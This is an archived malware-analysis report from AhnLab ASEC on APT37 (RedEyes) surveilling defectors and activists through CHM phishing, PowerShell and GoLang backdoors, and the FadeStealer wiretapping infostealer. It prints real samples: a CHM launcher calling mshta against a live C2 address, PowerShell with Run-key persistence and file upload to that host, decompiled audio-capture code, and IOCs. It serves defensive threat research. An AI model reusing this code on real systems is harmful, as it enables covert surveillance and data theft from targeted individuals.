RedEyes Group Wiretapping Individuals (APT37) - ASEC

By ATCP


Published: 2023-06-11 · Archived: 2026-04-05 20:19:50 UTC

1. Overview

RedEyes (also known as APT37, ScarCruft, and Reaper) is a state-sponsored APT group that mainly carries out attacks against individuals such as North Korean defectors, human rights activists, and university professors. Their task is known to be monitoring the lives of specific individuals. In May 2023, AhnLab Security Emergency response Center (ASEC) discovered the RedEyes group distributing and using an Infostealer with wiretapping features that was previously unknown along with a backdoor developed using GoLang that exploits the Ably platform.
* ***ABLY [1]*** *is a platform for real-time data transfer and messaging. It can also perform publish/subscribe messaging, push notifications, real-time query, and state synchronization.*

The threat actor sent their commands through the GoLang backdoor that is using the Ably service. The API key value required for command communication was saved in a GitHub repository. This API key value is necessary for communicating with the threat actor's channel, so anyone is capable of subscribing if they know this key value. Due to this, some of the commands used by the threat actor at the time of analysis could be identified.

ASEC aims to share the tactics, techniques, and procedures (TTPs) utilized by the RedEyes group during their attacks in May 2023. From the initial breach technique, all the way to privilege escalation, command and control, and exfiltration, each stage used by the RedEyes group to monitor individuals will be covered in this blog post.




2. Analysis


2.1. Initial Access

The threat actor used a CHM (Compiled HTML Help File) file to carry out their initial breach. Similar to the **case covered back in March, "Malware Distributed Disguised as a Password File" [2]**, it is assumed that targets were approached via spear phishing emails with a normal password-protected document and a CHM malware disguised as a password file attached to them. In other words, by compressing a normal password-protected

document with CHM malware, the threat actor led users into believing that the CHM file must be executed in order to view the password-protected document.



When a user executes the CHM file, they can see the password information as shown in Figure 3. However, the internal script code in the CHM shown in Figure 4 triggers MSHTA.exe to be executed, which causes a malicious script from the threat actor's C&C server to be executed as well.




```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <title>문서비밀번호인증</title>
    <meta http-equiv="Content-Type" content="text/html; charset=EUC-KR">
    <meta name="viewport" content="width=device-width, initial-scale=1">
 <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",mshta.exe, http://172.93.181.249/control/html/1.html ">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<body>
password:20230530lee
</body>
</html>
```

The malicious script obtained during the analysis was confirmed as PowerShell malware that maintains persistence through the use of an autorun registry key. It also possesses a backdoor feature.

```
'kimhan990001' | Out-File 'c:\programdata\password.txt';
c:\programdata\password.txt;
Start-Sleep -Seconds 62;
$IVcQYgvoULI = 1024 * 1024;
$MrocZEuXbOzrY = $env:COMPUTERNAME + '-' + $env:USERNAME;
$SJIp = 'http://172.93.181.249/control/mid.php' + '?U=' + $MrocZEuXbOzrY;
$BMzcUQdyi = $env:TEMP + '\AYUvvhHyGe';
if (!(Test-Path $BMzcUQdyi))
{
    New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Name kcJuWlrQO -Value 'c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo
    -NonInteractive -ep bypass ping -n 1 -w 569782 2.2.2.2 || mshta http://172.93.181.249/control/html/1.html' -PropertyType String -Force;
}
function ffiGfMOULvG($qapev, $aKLCKBRjp)
{
    $yflhUuUtmo = [System.Text.Encoding]::UTF8.GetBytes($aKLCKBRjp);
    [System.Net.HttpWebRequest] $UtdujU = [System.Net.WebRequest]::Create($qapev);
    $UtdujU.Method = 'POST';
    $UtdujU.ContentType = 'application/x-www-form-urlencoded';
    $UtdujU.ContentLength = $yflhUuUtmo.Length;
    $BMzcUQdyiU = $UtdujU.GetRequestStream();
    $BMzcUQdyiU.Write($yflhUuUtmo, 0, $yflhUuUtmo.Length);
    $BMzcUQdyiU.Flush();
    $BMzcUQdyiU.Close();
    [System.Net.HttpWebResponse] $dUgpvXgWg = $UtdujU.GetResponse();
    $YrwGv = New-Object System.IO.StreamReader($dUgpvXgWg.GetResponseStream());
    $BMzcUQdyiULT = $YrwGv.ReadToEnd();
    return $BMzcUQdyiULT;
}
function WsQTqYFzUxMG($qapev, $YwhpcJ, $jBjmtVtzxxPDQr, $gacPXmHsIEat)
{
    $Timeout=10000000;
    $CRLF = [string]$([char]0x0D) + [string]$([char]0x0A);
    $TwoHyphens = '--';
    $Boundary = '******';
    $splitId = 0;
    $stream = [System.IO.File]::OpenRead($YwhpcJ);
    $kLI = New-Object byte[] $IVcQYgvoULI;
    while( $bytesRead = $stream.Read($kLI,0,$IVcQYgvoULI))
    {
        $qapev = $qapev + $splitId.ToString();
        [System.Net.HttpWebRequest] $UtdujU = [System.Net.WebRequest]::Create($qapev);
        $UtdujU.Method = 'POST';
        $UtdujU.Timeout = $Timeout;
        $UtdujU.ContentType = 'multipart/form-data;
        boundary=' + $Boundary;
        $BMzcUQdyiU = $UtdujU.GetRequestStream();
        $heading1 = [System.Text.Encoding]::UTF8.GetBytes($TwoHyphens + $Boundary + $CRLF);
        $BMzcUQdyiU.Write($heading1, 0, $heading1.Length);
        $heading2 = [System.Text.Encoding]::UTF8.GetBytes('Content-Disposition: form-data;name=' + [string]$([char]0x22) + $jBjmtVtzxxPDQr + [string]$([char]0x22) + ';filename='
        char]0x22) + $gacPXmHsIEat + [string]$([char]0x22) + $CRLF);
        $BMzcUQdyiU.Write($heading2, 0, $heading2.Length);
        $heading3 = [System.Text.Encoding]::UTF8.GetBytes($CRLF);
        $BMzcUQdyiU.Write($heading3, 0, $heading3.Length);
        $BMzcUQdyiU.Write($kLI, 0, $bytesRead);
        $BMzcUQdyiU.Write($heading3, 0, $heading3.Length);
        $heading4 = [System.Text.Encoding]::UTF8.GetBytes($TwoHyphens + $Boundary + $TwoHyphens + $CRLF);
        $BMzcUQdyiU.Write($heading4, 0, $heading4.Length);
        $BMzcUQdyiU.Flush();
        $BMzcUQdyiU.Close();
```

The PowerShell malware confirmed back in the **February 2023 post, "HWP Malware Using the Steganography Technique" [3]**, had relatively simple features. It involved executing the threat actor's commands and sending the results using CMD.exe, as well as registering to the RUN key registry for persistence. Although the recently obtained PowerShell malware still employs the same registry key registration for persistence, it does not use CMD.exe and instead performs different behaviors according to the C&C server command. The features are shown below in Table 1.

Command	Feature
fileinfo	Sends the file list and information (name, size, modified time) in a specific path saved as a CSV to the C&C server and deletes the csv
dir	Compresses folders in a specific path and sends the compressed file to the C&C server before deleting the file
file	Uploads a specific file to the C&C server
down	Downloads files to a specific path
regedit	Feature to edit registry

task	Feature to register to task scheduler so it is executed repeatedly at 10 min intervals
zip	Feature to uncompress files in a specific path
rename	Feature to change the name of a specific file
del	Feature to delete files in a specific path

Table 1. PowerShell backdoor features

2.2. Persistence

The malicious PowerShell script that is executed by MSHTA.exe uses the command below to register itself on the autorun registry key, allowing malicious scripts to be executed from the threat actor's C&C server even after system reboots.

- New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Name kcJuWlrQO -Value 'c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 569782 2.2.2.2 || mshta hxxp://172.93.181[.]249/control/html/1.html' -PropertyType String -Force;

2.3. Command and Control

The threat actor carried out later attack stages such as privilege escalation, exfiltration, and malware distribution through a backdoor that utilizes the Ably platform service which is based on GoLang. The Ably platform is capable of transferring data in real-time, and anyone with a channel authentication key can access the channel to receive messages. During the analysis, ASEC managed to secure the authentication key of the threat actor's channel and view some of the commands that were sent to targets.


Time of Transmission	**Executed Command**
2023-05-09 10:16:16	forfiles /p c:\programdata
2023-05-09 10:49:47	ren c:\programdata\wallpaper-river.jpg wallpaper-river.exe
2023-05-09 10:49:53	forfiles /p c:\programdata
2023-05-09 10:50:09	wmic OS get Caption,CSDVersion,OSArchitecture,Version
2023-05-09 10:50:35	c:\programdata\wallpaper-river.exe

Table 2. Commands executed through AblyGo backdoor

The RedEyes group using Ably to send commands has been reported before by **KISA [4]** and **Sekoia [5]**. The Ably-based GoLang backdoor found at the time had the authentication key within its binary, as shown in Figure 6, but the backdoor obtained in this instance saved the authentication key in a GitHub repository, allowing for the

authentication key to be received dynamically for channel communication. This was most likely done so that the Ably channel authentication key could be changed frequently and to prevent third parties from reading the channel messages.

```
sub     rsp, 60h
mov     [rsp+60h+var_8], rbp
lea     rbp, [rsp+60h+var_8]
lea     rax, aTlsDialwithdia+2E3h ; "HAEXwg.05c30Q:s1tgqPprGjeuOdGNHEADERS f"...
mov     [rsp+60h+var_60], rax ; __int64
mov     [rsp+60h+var_58], 1Eh ; __int64
nop     dword ptr [rax+00h]
call    github_com_ably_ably_go_ably_WithKey
```



The GoLang backdoor accesses the GitHub URL that exists within its binary and retrieves the data that is in the "<>BASE64-encoded channel authentication key" format in order to obtain the Ably channel authentication key. This method can also be seen in Figure 4 of **"The Unintentional Leak: A glimpse into the attack vectors of**

APT37" [6] that was published by zscaler back in March 2023. According to this post, the threat actor frequently committed strings encoded in BASE64. Decrypting the string shown in Figure 4 results in the Ably authentication key value.

[GitHub Commit String]
<>S3dITXZ3LmJvaUMzdzpqR2JmMDd3VW9iN3RGanoxM1dxRFE4WJRsVFBDbVBQdldzb3hZYjFxc21r
[GitHub Decrypted String]
<>KwHMvw.boiC3w:jGbf07wUob7tFjz13WqDQ8X.lTPCmPPvWsoxYb1qsmk (Ably authentication key)

If the AblyGo backdoor is executed on an infected system, the "<>authentication key" is retrieved from GitHub. It then parses "<>" with the code part of Figure 7 before decoding the string that follows with BASE64. The threat actor's Ably channel is then accessed via the decoded authentication key value where messages named "UP" and "DOWN" are transmitted and received. The format and features of the transmitted and received data are shown below in Table 3.

Message Name (Feature)	Data Format
UP (Sends HELLO and uploads command result)	{"Id":"PC Name","Textdata":"SEVMTw=="}
DOWN (Transmits CMD command)	{"Id":"PC Name","Textdata":"SEVMTw=="}

Table 3. Format and features of AblyGo backdoor's transmitted and received messages

After AblyGo is executed on an infected PC, it sends the "HELLO" data encoded in BASE64 at an interval of about 2 to 5 minutes to signify that the PC is connected with the threat actor's Ably channel (Message name: UP).

The threat actor monitors the Ably channel and identifies the ID of the infected PC. They then encode the command in BASE64 and transmit it again (Message name: DOWN).

The execution of commands received from the C&C server is performed exclusively through CMD.exe, and the results of the CMD commands are transmitted back to the channel using the "UP" message. In other words, "UP" serves as a message for the threat actor to identify the infected PC and receive command results, while "DOWN" is used as a message for issuing commands.


2.4. Privilege Escalation

After command and control, the threat actor uses a known privilege escalation technique called T1546.015 (Event Triggered Execution: Component Object Model Hijacking) to execute additional malware. The malware registered to the registry key in Figure 8 could not be secured.

```
"registry": {
  "valueData_decode": "%ALLUSERSPROFILE%\\wallpaper-river.exe\u0000",
  "valueData": "JUFMTFVTRVJTUFJPRklMRSVcd2FsbHBhcGVyLXJpdmVyLmV4ZQA=",
  "valueName": "",
  "hiveType": 5,
  "keyName": "s-1-5-21-3854961725-3621093251-2991560914-1002_classes\\ms-settings\\shell\\open\\command"
},
```


2.5. Exfiltration

The threat actor utilizes the AblyGo backdoor and MSTHA PowerShell to ultimately execute an Infostealer in a fileless form.



The executed Infostealer has various features, such as taking screenshots, exfiltrating data from removable media devices & smartphones, keylogging, and wiretapping.

```
while ( 1 )
{
  while ( 1 )
  {
    v3 = L"waveaudio";
    v4 = &unk_4255D4;
    if ( !mciSendCommandW(0, 0x803u, 0x2200u, (DWORD_PTR)&dwParam2) )
      break;
    mciSendCommandW(mciId, 0x804u, 0, 0);
    Sleep(0x2710u);
  }
  v0 = mciId;
  v6[2] = 300000;
  if ( mciSendCommandW(mciId, 0x80Fu, 0xAu, (DWORD_PTR)v6) )
  {
    mciSendCommandW(v0, 0x804u, 0, 0);
    Sleep(0x3E8u);
  }
  else
  {
    GetLocalTime(&SystemTime);
    wsprintfW(
      v9,
      L"%4d_%2d_%2d-%2d_%2d_%2d",
      SystemTime.wYear,
      SystemTime.wMonth,
      SystemTime.wDay,
      SystemTime.wHour,
      SystemTime.wMinute,
      SystemTime.wSecond);
    if ( dword_472828 > *(_DWORD *)(*(_DWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + 4) )
    {
      _Init_thread_header(&dword_472828);
      if ( dword_472828 == -1 )
      {
        memset(&dword_472830, 0, 0x104Cu);
        sub_404170();
        atexit(sub_41CF50);
        _Init_thread_footer(&dword_472828);
      }
    }
    wsprintfW(v8, L"%s%s.wav", &NgenPdbm, v9);
    v5[1] = (DWORD_PTR)v8;
    if ( mciSendCommandW(v0, 0x813u, 0x102u, (DWORD_PTR)v5) )
    {
      mciSendCommandW(v0, 0x804u, 0, 0);
      Sleep(0x7D0u);
    }
    else
    {
      mciSendCommandW(v0, 0x804u, 0, 0);
    }
  }
}
```

Based on the characteristic of the folder name where the exfiltrated data is stored, ASEC has named this newly discovered malware as **FadeStealer** (Fade as a stealer). FadeStealer creates individual folders for each exfiltrated data in the %temp% directory. It utilizes an integrated RAR compression utility within the file to compress the exfiltrated data from the infected PC at 30-minute intervals using a password. FadeStealer has a meticulous side to it as it employs the split compression feature, limiting each volume to a maximum of 1 GB if the compressed file ever exceeds 1 GB.


Folder Path	Exfiltrated Data
%temp%\VSTelems_Fade\NgenPdbc	Screenshots

%temp%\VSTelems_Fade\NgenPdbk	Keylogging
%temp%\VSTelems_Fade\NgenPdbm	Microphone wiretapping
%temp%\VSTelems_FadeIn	Data collection of smartphone device
%temp%\VSTelems_FadeOut	Removable media device

Table 4. Folder paths and exfiltrated data

Compression Option	**Feature Explanation**
a	Add compressed file
r	Recover compressed file
ep1	Remove base directory from name
m0	Set compression level (save)
y	Automatically answer yes to all questions
p NaeMhq[d]q	Set compression password as NaeMhq[d]q
v1g	Set compression volume limit to 1 GB

Table 5. Compression options




3. Conclusion

The RedEyes group carries out attacks against specific individuals such as North Korean defectors, human rights activists, and university professors. Their primary focus is on information theft, and an Infostealer with a feature to wiretap microphones was discovered in this recent attack case. Unauthorized eavesdropping on individuals in South Korea is considered a violation of privacy and is strictly regulated under relevant laws. Despite this, the threat actor monitored everything victims did on their PC and even conducted wiretapping.

If you examine the overall attack flow in this case, the threat actor carried out their attack cleverly and precisely by employing spear phishing emails to gain access to target systems and using an Ably channel as a command-and-control server. These sorts of attacks are difficult for individuals to notice. As such, ASEC is closely tracking the activities of the RedEyes group and responding promptly to prevent further damage.

Users must refrain from opening files from unknown sources to prevent themselves from being harmed. Especially now since the group in question has recently been using malware based on CHM and LNK extensions to perform their initial breach, extra attention should be given to the file extensions when executing email attachments. The file extension is set to hidden by default, so it is recommended to refer to Figure 14 and uncheck the “Hide extensions for known file types”. If the attached files are CHM or LNK, then it is crucial that you verify the source of the email before executing them.



4. Reference

[1] Ably

[2] Malware Distributed Disguised as a Password File

[3] HWP Malware Using the Steganography Technique: RedEyes (ScarCruft)

[4] TTPs $ ScarCruft Tracking Note – KISA

[5] Peeking at Reaper’s surveillance operations – sekoia

[6] The Unintentional Leak: A glimpse into the attack vectors of APT37 – zscaler

[File Detection]

Trojan/Win.Goably.C5436296 (2023.06.03.00)

Trojan/Win.Goably.C5422375 (2023.05.09.02)
Trojan/Win.Loader.C5424444 (2023.05.09.02)
Data/BIN.RedEyes (2023.06.08.01)
Downloader/CHM.Generic (2023.06.02.03)
Downloader/PowerShell.Generic (2023.06.06.00)

[Behavior Detection]
Injection/EDR.Event .M11124

[Exfiltrated Data Save URL]
hxxp://172.93.181[.]249/control/data/

[AblyGo Backdoor Upload Path]
hxxp://172.93.181[.]249/file/

[PowerShell Backdoor Download URL After Initial Breach Stage]
hxxp://172.93.181[.]249/control/html/1.html

MD5

1352abf9de97a0faf8645547211c3be7

1c1136c12d0535f4b90e32aa36070682

3277e0232ed6715f2bae526686232e06

3c475d80f5f6272234da821cc418a6f7

59804449f5670b4b9b3b13efdb296abb

Additional IOCs are available on AhnLab TIP.

URL

http[:]//172[.]93[.]181[.]249/control/data/

http[:]//172[.]93[.]181[.]249/control/html/1[.]html

http[:]//172[.]93[.]181[.]249/file/

Additional IOCs are available on AhnLab TIP.

To learn more about **AhnLab EDR**'s advanced behavior-based detection and reponse, please click the banner below

Source: https://asec.ahnlab.com/en/54349/